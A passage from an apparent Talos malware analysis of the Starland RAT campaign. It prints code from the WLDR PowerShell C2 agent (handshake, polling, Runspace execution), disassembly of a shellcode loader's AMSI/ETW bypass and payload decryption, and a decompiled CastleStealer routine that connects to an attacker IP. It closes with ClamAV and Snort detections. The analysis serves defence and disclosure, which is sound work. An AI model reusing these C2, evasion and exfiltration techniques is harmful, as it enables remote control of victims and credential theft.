  "ct": "y653n3W/rtqYp2nXTBnecWK2KA43qZnGSVpi.....Encrypted WLDR C2 client.....  
  ..BqCLmSoayuZzp95uPkX+nDwZMAjp3meZ5Wr2472afoYnm3TzPyWIHv5WEVEQtTg=",  
  "tag": "leckVkJ7RbtvVcJjCdWK7ds0u/ZAmjvy+Sjb9hyZzSWM=",  
  "iter": 5000  
}
```

Figure 17. Sample JSON response from the C2 server.

Bespoke WLDR C2 agent implant

The WLDR agent is a fully featured PowerShell remote access client that operates entirely in memory. It implements encrypted C2 communications, concurrent task execution through a managed Runspace engine, and a module delivery framework that provides the threat actor with interactive remote PowerShell execution capabilities on the victim's machine.

Upon execution, the agent initializes the server's URL to a development placeholder and immediately checks for a globally scoped URL and session encryption password that were set by the WLDR loader script. If found, it overwrites the placeholder with the C2 URL and inherits the session encryption password, while also configuring other operational parameters, including polling interval, HTTP timeout, retry counts for the C2 reconnect cycle, and the number of threads for the Runspace pool.





Figure 18. Snippet of the WLDR agent with the configuration parameters.

Before initiating the C2 connectivity, it implements a mutex “f2j398fj239d8j23dkkskskkkkkkkkk” to prevent duplicate instances and performs a dependency check on the inherited session encryption password. If the password is not found, the agent exits its execution. The network communication is encrypted using AES-256-CBC with HMAC-SHA256 in an encryption, then Message Authentication Code (MAC) construction, with session keys derived through PBKDF2-SHA256 over a randomly generated salt at 5,000 iterations. The protocol version tag WSV1 is bound to every MAC computation, with a new random initialization vector (IV) generated for each message.

The agent performs reconnaissance via WMI queries, gathering information on antivirus products, network adapter configurations, OS version and build, domain membership, CPU, RAM, administrative privilege status, and UAC policy. A hardware identifier is primarily derived from the C: drive volume serial number; if that fails, it queries the machine's registry for the GUID or generates a checksum of the host name, which is appended to all C2 URLs. The initial connection to the C2 is established through an `HTTP POST` that includes the victim machine profile, the infection identifier, protocol version 2.0.0, and the cryptographic session parameters, with a

connection retry timing set to 30 seconds. All subsequent traffic is sent to C2 over HTTPS, with headers designed to mimic a Chrome browser session in version 124.



```
function Send-Handshake {
    Write-Log "Sending handshake ... " 'INFO'
    $sysInfo=Get-SystemInfo
    $hwid=Get-HWID
    $Script:State.AgentId="$($sysInfo.hostname)_$hwid"
    $body=@ {
        type='handshake'
        agentId=$Script:State.AgentId
        version='2.0.0'
        hwid=$hwid
        system=$sysInfo
        state=Get-AgentState
    }
    $encSession=Get-EncSessionInfo
    if ($encSession) {
        $body.encSession=$encSession
    }
    $response=Send-HttpRequest -Method 'POST' -Body $body -MaxRetries 3
    if ($response -and $response.success) {
        $Script:State.Registered=$true
        $Script:State.DecryptionErrors=0
        Write-Log "Handshake OK: $($Script:State.AgentId)" 'INFO'
        return $true
    }
    Write-Log "Handshake failed" 'WARN'
    return $false
}
```

Figure 19. Snippet of WLDL agent C2 handshake function.

After establishing the initial connection with the C2, the agent polls the C2 server every 10 seconds. The response from the C2 server can include either commands or tasks, with the only hardcoded command in the agent being a kill instruction that triggers instance termination, while tasks are queued for execution.

```

function Invoke-Poll {
    $Script:State.PollCount++
    $Script:State.LastPollTime=[DateTime]::UtcNow
    $response=Send-HttpRequest -Method 'GET' -MaxRetries 1
    if (-not$response) {
        return $false
    }
    $Script:State.SuccessfulPolls++
    $Script:State.LastSuccessfulPoll=[DateTime]::UtcNow
    if ($Script:State.SuccessfulPolls % 100 -eq 0) {
        Write-Log "Poll stats: $($Script:State.SuccessfulPolls) successful,
        $($Script:State.PollCount) total" 'INFO'
    }
    $commands=@($response.commands)
    foreach ($cmd in $commands) {
        if ($null -eq $cmd) {
            continue
        }
        $cmdName=$null
        if ($cmd.PSObject -and $cmd.PSObject.Properties['command']) {
            $cmdName=$cmd.command
        }
        if (-not$cmdName) {
            continue
        }
        Write-Log "Command: $cmdName" 'INFO'
        if ($cmdName -eq 'kill') {
            Write-Log "=== KILL RECEIVED ===" 'WARN'
            $Script:State.Running=$false
            return $false
        }
    }
    $tasks=@($response.tasks)
    foreach ($task in $tasks) {
        if ($null -eq $task) {
            continue
        }
        if (-not$task.PSObject) {
            Write-Log "Invalid task format, skipping" 'WARN'
            continue
        }
        Write-Log "Task queued: $($task.action) - $($task.moduleName)" 'DEBUG'
        $taskHash=@ {
            }
        try {
            foreach ($prop in $task.PSObject.Properties) {
                $taskHash[$prop.Name]=$prop.Value
            }
            $Script:State.TaskQueue.Enqueue($taskHash)
        } catch {
            Write-Log "Failed to parse task: $_" 'ERROR'
        }
    }
    return $true
}

```

Figure 20. Snippet of WLDR agent's C2 polling function.

During our research, we observed that the initial response from the C2 was the idle polling interval response, which included empty fields in both the “commands” and “tasks” arrays.




Figure 21. Initial WLDL agent polling response from the C2.

Further analysis of the agent program disclosed that the C2 responses to the polling will contain encrypted PowerShell commands or scripts, which are decrypted using the same hardcoded password and executed through one of the two runtime engines defined in the backdoor program.

The primary agent execution engine is a PowerShell RunspacePool supporting up to 10 concurrent threads. Each PowerShell script payload delivered by the C2 is wrapped with details of execution context and parameters as in scope variables along with event handlers on the script's execution result of output, error, and warnings. These event handlers registered on the output, error, and warning streams are triggered synchronously as the script execution output is produced, packaging results into stream messages and forwards them to the C2 in real time without waiting for the script execution completion.

This message streaming capability makes the WLDL agent's Runspace engine favorable for the interactive operations such as continuous monitoring where the command output reaches the threat actor incrementally, rather than after the completion of the script execution.

```

function Start-ModuleRunspace {
    param([string]$TaskId,[string]$Name,[string]$ScriptBody,[hashtable]$Params=@ {
    })
    Write-Log "Starting module: $Name" 'INFO'
    if ([string]::IsNullOrEmpty($ScriptBody)) {
        Write-Log "Empty script body: $Name" 'ERROR'
        Send-ModuleStatus -TaskId $TaskId -ModuleName $Name -Status 'failed' -Details 'Empty script body'
        return
    }
    if ([string]::IsNullOrEmpty($Name)) {
        Write-Log "Empty module name" 'ERROR'
        return
    }
    if ($null -eq $Params) {
        $Params=@ {
        }
    }
    if (-not$Script:State.RunspacePool) {
        Write-Log "RunspacePool unavailable, falling back to Job" 'WARN'
        Start-ModuleJob -TaskId $TaskId -Name $Name -ScriptBody $ScriptBody -Params $Params
        return
    }
    if ($Script:State.ActiveModules.Contains($Name)) {
        try {
            Stop-Module -Name $Name
            Start-Sleep -Milliseconds 300
        } catch {
            Write-Log "Error stopping existing: $_" 'WARN'
        }
    }
    $ps=$null
    $events=@()
    try {
        $ps=[PowerShell]::Create()
        $ps.RunspacePool=$Script:State.RunspacePool
        $wrapperPrefix=@
    param($__TaskId__, $__ModuleName__, $__AgentId__, $__SendQueue__, $__Params__)
    function __SendToQueue { param([string]$Stream, $Data)
        $__SendQueue__.Enqueue(@{
            type='stream'
            taskId=$__TaskId__
            agentId=$__AgentId__
            moduleName=$__ModuleName__
            stream=$Stream
            data=$Data
            ts=[DateTimeOffset]::UtcNow.ToUnixTimeMilliseconds()
        })
    }
    function Send-Output { param([Parameter(ValueFromPipeline)]$Msg) process { __SendToQueue -Stream 'stdout' -Data ($Msg | Out-String).Trim() } }
    function Send-Error { param([Parameter(ValueFromPipeline)]$Msg) process { __SendToQueue -Stream 'stderr' -Data $Msg } }
    try {
        if ($__Params__ -and $__Params__.Count -gt 0) {
            foreach ($key in $__Params__.Keys) {
                Set-Variable -Name $key -Value $__Params__[$key] -Scope Script
            }
        }
        '@
        $wrapperSuffix=@'
    } catch {
        $e = $_
        __SendToQueue -Stream 'stderr' -Data @({
            error = $e.Exception.Message
            type = $e.Exception.GetType().FullName
            stack = $e.ScriptStackTrace
        })
        throw
    }
    '@

```

Figure 22. WLDL agent function of handling the Runspace engine.

If the Runspace engine fails to initialize the payload, PowerShell script execution defaults to standard PowerShell background jobs. It injects parameters and launches the script as a background job; however, unlike the Runspace path, it collects output only after the job completes, making it suitable only for short-lived batch tasks.




Figure 23. WLDL agent PowerShell job execution handlers.

Other payloads of Starland RAT campaign

Talos has discovered that the threat actor possesses additional malware, including CastleStealer and Remcos RAT, which can be deployed as payloads to the victim's machine via the Starland RAT. To deliver these payloads, the threat actor utilizes a custom shellcode loader for both x64 and x32 machines, encapsulating the embedded encrypted binaries of the payloads.

The shellcode loader resolves all required Windows APIs entirely at runtime by enumerating the list of loaded modules in the OS memory, iterating through each module's export directory, and comparing a hash of each function name against stored target values. The shellcode neutralizes both the Antimalware Scan Interface (AMSI)

and Event Tracing for Windows (ETW) through two sequential bypass mechanisms. The primary technique resolves the target functions `AmsiScanBuffer` in “amsi.dll” and `EtWEventWrite` in “ntdll.dll” using runtime hash-based API resolution, then overwrites their first bytes in memory with a patch that forces AMSI to always return a clean scan result and the ETW write function to return immediately without writing the output, effectively neutralizing both interfaces. If the primary patching technique fails, the shellcode executes a fallback mechanism where it calls `VirtualProtect` to temporarily change the target function's memory page protection value to read-write-execute and writes the same patch bytes directly, then restores the original page protection.

0043A2C5	call qword ptr ds:[rbx+30]	[rbx+30]:LoadLibraryA
0043A2C8	mov rsi, rax	
0043A2CB	test rax, rax	
0043A2CE	jne starlandfox.43A2DA	
0043A2D0	mov eax, 1	
0043A2D5	jmp starlandfox.43A3B1	
0043A2DA	lea rdx, qword ptr ds:[rbx+5C0]	rbx+5C0:"AmsiScanBuffer"
0043A2E1	mov rcx, rsi	
0043A2E4	call qword ptr ds:[rbx+38]	[rbx+38]:GetProcAddress
0043A2E7	mov rbp, rax	
0043A2EA	test rax, rax	
0043A2ED	je starlandfox.43A3AF	
0043A2F3	lea rdi, qword ptr ds:[43A293]	r15:VirtualFree
0043A2FA	lea r15, qword ptr ds:[43A287]	
0043A301	sub edi, r15d	
0043A304	js starlandfox.43A3AF	
0043A30A	lea r9, qword ptr ss:[rsp+50]	
0043A30F	mov edx, edi	
0043A311	mov r8d, 40	40: '@'
0043A317	mov r14d, edi	
0043A31A	mov rcx, rax	
0043A31D	call qword ptr ds:[rbx+60]	[rbx+60]:VirtualProtect
0043A320	test eax, eax	
0043A322	je starlandfox.43A3AF	
0043A328	mov r8d, edi	
0043A32B	mov rdx, r15	r15:VirtualFree
0043A32E	mov rcx, rbp	
0043A331	call starlandfox.43C8D7	Writes Patch bytes to AmsiScanBuffer prologue
0043A336	mov r8d, dword ptr ss:[rsp+50]	
0043A33B	lea r9, qword ptr ss:[rsp+58]	
0043A340	mov edx, r14d	
0043A343	mov rcx, rbp	
0043A346	call qword ptr ds:[rbx+60]	[rbx+60]:VirtualProtect
0043A349	lea rdx, qword ptr ds:[rbx+5D0]	rbx+5D0:"AmsiScanString"
0043A350	mov rcx, rsi	
0043A353	call qword ptr ds:[rbx+38]	[rbx+38]:GetProcAddress
0043A356	mov rsi, rax	
0043A359	test rax, rax	
0043A35C	je starlandfox.43A3AF	

Figure 24. Shellcode snippet of instructions for AMSI bypass.

Then, it decrypts the embedded encrypted payload blob and decompresses the decrypted data using LZX decompression into a newly allocated memory region. The payload is subsequently dispatched either by the reflective PE injection technique or by .NET CLR loading through the `ICorRuntimeHost` COM interface for .NET binaries, or through the PowerShell Runspace for PowerShell scripts.

```

000000000043C5AF xor r8d,ecx
000000000043C5B2 rol edx,8
000000000043C5B5 xor edx,eax
000000000043C5B7 rol ecx,10
000000000043C5BA add eax,r8d
000000000043C5BD add ecx,edx
000000000043C5BF rol r8d,7
000000000043C5C3 rol edx,D
000000000043C5C6 xor r8d,eax
000000000043C5C9 xor edx,ecx
000000000043C5CB rol eax,10
000000000043C5CE sub rbx,1
000000000043C5D2 jne starlandfox.43C5A6
000000000043C5D4 mov dword ptr ss:[rbp-4],edx
000000000043C5D7 lea edx,qword ptr ds:[rbx+4]
000000000043C5DA mov dword ptr ss:[rbp-10],ecx
000000000043C5DD lea rcx,qword ptr ss:[rbp-10]
000000000043C5E1 mov dword ptr ss:[rbp-C],r8d
000000000043C5E5 mov dword ptr ss:[rbp-8],eax
000000000043C5E8 mov eax,dword ptr ds:[rcx+r10]
000000000043C5EC xor dword ptr ds:[rcx],eax
000000000043C5EE lea rcx,qword ptr ds:[rcx+4]
000000000043C5F2 sub rdx,1
000000000043C5F6 jne starlandfox.43C5E8
000000000043C5F8 cmp r9d,r14d
000000000043C5FB mov ecx,r9d
000000000043C5FE cmova ecx,r14d
000000000043C602 test ecx,ecx
000000000043C604 je starlandfox.43C621
000000000043C606 lea r8,qword ptr ss:[rbp-10]
000000000043C60A mov ebx,ecx
000000000043C60C sub r8,r11
000000000043C60F mov rdx,r11
000000000043C612 mov al,byte ptr ds:[r8+rdx]
000000000043C616 xor byte ptr ds:[rdx],al
000000000043C618 inc rdx
000000000043C61B sub rbx,1
000000000043C61F jne starlandfox.43C612
000000000043C621 sub r9d,ecx
000000000043C624 mov eax,ecx
000000000043C626 add r11,rax
000000000043C629 mov edx,r14d
000000000043C62C lea eax,qword ptr ds:[rdx-1]
000000000043C62F add byte ptr ds:[rax+rdi],1
000000000043C633 jne starlandfox.43C63B
000000000043C635 dec edx
000000000043C637 test edx,edx
000000000043C639 jg starlandfox.43C62C
000000000043C63B test r9d,r9d
000000000043C63E jne starlandfox.43C575
000000000043C644 mov rbx,qword ptr ss:[rsp+20]
000000000043C649 mov rdi,qword ptr ss:[rsp+28]
000000000043C64E mov r14,qword ptr ss:[rsp+30]
000000000043C653 add rsp,10
000000000043C657 pop rbp
000000000043C658 ret

```

snippet of decryption program

Address	Hex	ASCTT
0000000000460E40	00 00 00 00 00 7C 03 00 4D 5A 90 00 03 00 00 00	MZ.....
0000000000460E50	04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00	...yy.....
0000000000460E60	40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@.....
0000000000460E70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000000000460E80	00 00 00 00 80 00 00 00 0E 1F BA 0E 00 B4 09 CD	P..I
0000000000460E90	21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72	...LiitThis progr
0000000000460EA0	61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E	am cannot be run
0000000000460EB0	20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 00 0A	in DOS mode...
0000000000460EC0	24 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00	\$.PE..L..
0000000000460ED0	F9 53 CA 69 00 00 00 00 00 00 00 00 E0 00 22 00	useiä..
0000000000460EE0	0B 01 30 00 00 74 03 00 00 06 00 00 00 00 00 00	..0..t.....
0000000000460EF0	8E 92 03 00 00 20 00 00 00 A0 03 00 00 00 40 00	@.
0000000000460F00	00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00	
0000000000460F10	04 00 00 00 00 00 00 00 00 E0 03 00 00 02 00 00	ä.....
0000000000460F20	33 04 04 00 02 00 40 85 00 00 10 00 00 10 00 00	3....@.....
0000000000460F30	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00	<...O..
0000000000460F40	00 00 00 00 00 00 00 00 3C 92 03 00 4F 00 00 00	...B.....
0000000000460F50	00 A0 03 00 42 02 00 00 00 00 00 00 00 00 00 00	A.....
0000000000460F60	00 00 00 00 00 00 00 00 C0 03 00 0C 00 00 00 00	

Decrypted payload
x64 = CastleStealer
x32 = Remcos

Figure 25. Shellcode snippet of decryption function and decrypted payload in memory.

Talos discovered that the threat actor can deliver CastleStealer implant through the x64 shellcode and the Remcos RAT through the x32 shellcode variant.

CastleStealer is a .NET-based infostealer and credential harvesting implant designed to systematically extract sensitive data from compromised Windows hosts. It incorporates several anti-analysis measures, including a Russian locale exclusion check and a hardcoded build expiry timestamp, ensuring it executes only against genuine targets within a defined operational window. Its credential theft surface is broad, targeting the full Chromium browser family and Firefox through direct SQLite database access, with decryption support for both legacy DPAPI-protected credentials and the AES-GCM application bound encryption scheme. Beyond browser data, it enumerates crypto wallet browser extensions, Discord and Telegram session files, Steam account credentials, and targeted filesystem paths, transmitting all collected material over a TCP socket to the attacker-controlled infrastructure. CastleStealer's secondary payload delivery capability allows the actor to implant further payloads through process injection technique or PowerShell script execution.

```

36     private bool limit677(string code72)
37     {
38         bool result;
39         try
40         {
41             this.column82 = new TcpClient();
42             char[] array = new char[left05.smeth0d_6("eb5e730f90a26397541368da56"));
43             array[left05.smeth0d_6("e29fa1ae2c8bb1c3fe99112342")] = (char)left05.smeth0d_6
44                 ("eb2e587fc7c238b07b57134d6d");
45             string[] array2 = code72.Split(array);
46             string hostname = array2[left05.smeth0d_6("e44a0e18f581eed6219c7a2b2c"));
47             int port;
48             if (int.TryParse(array2[left05.smeth0d_6("e7de3d65d39ebe4113a0be62")), out port))
49             {
50                 result = left05.item07("a4048495bf9924c383fd");
51             }
52             else
53             {
54                 this.column82.Connect(hostname, port);
55                 NetworkStream stream = this.column82.GetStream();
56                 this.start797 = new Options77(stream);
57                 this.start797.Flag356(format2730.byte_0);
58                 result = left05.item07("e5929f0b740edf5a90b8");
59             }
60         }
61         catch
62         {
63             this.date7622();
64             result = left05.item07("e202329b469e52ca3a8d");
65         }
66         return result;
67     }

```

Name	Value	Type
this	CastleStealer.exe(752)	CastleStealer.exe(752)
code72	"105.235.101.23428801"	string
hostname	null	string

Figure 26. Snippet of CastleStealer malware function.

Remcos RAT (Remote Control and Surveillance) is a commercial remote access tool originally sold as a legitimate remote administration tool. However, it has been extensively abused by a wide range of threat actors since its emergence in 2016. It provides operators with comprehensive post-exploitation capabilities including real-time keylogging, screen and webcam capture, audio recording, file management, shell command execution, and clipboard monitoring all communicated over an encrypted channel to a configurable C2 server.

Coverage

The following ClamAV signature detects and blocks this threat:

Txt.Downloader.Agent-10060312-0
 Html.Downloader.Agent-10060313-0
 Html.Downloader.Agent-10060314-0
 Py.Loader.Agent-10060315-0

Py.Loader.Agent-10060316-0

Ps1.Trojan.Agent-10060317-0

Ps1.Trojan.Agent-10060318-0

Ps1.Trojan.WLDRAgent-10060319-0

Ps1.Downloader.Agent-10060320-0

Win.Trojan.CastleStealer-10060341-0

Win.Trojan.Starland_Installer-10060342-0

Win.Malware.Starland-10060343-0

Win.Malware.Remka-10060344-0

The following Snort Rules Snort 2 and Snort 3 (SIDs) to detect and block this threat: 66787 – 66790 and 301580

IOCs

The IOCs for this threat are also available at our GitHub repository [here](#).

Source: <https://blog.talosintelligence.com/uat-11795-deploys-novel-starland-rat-and-bespoke-wldr-c2-implant-in-financially-motivated-campaign/>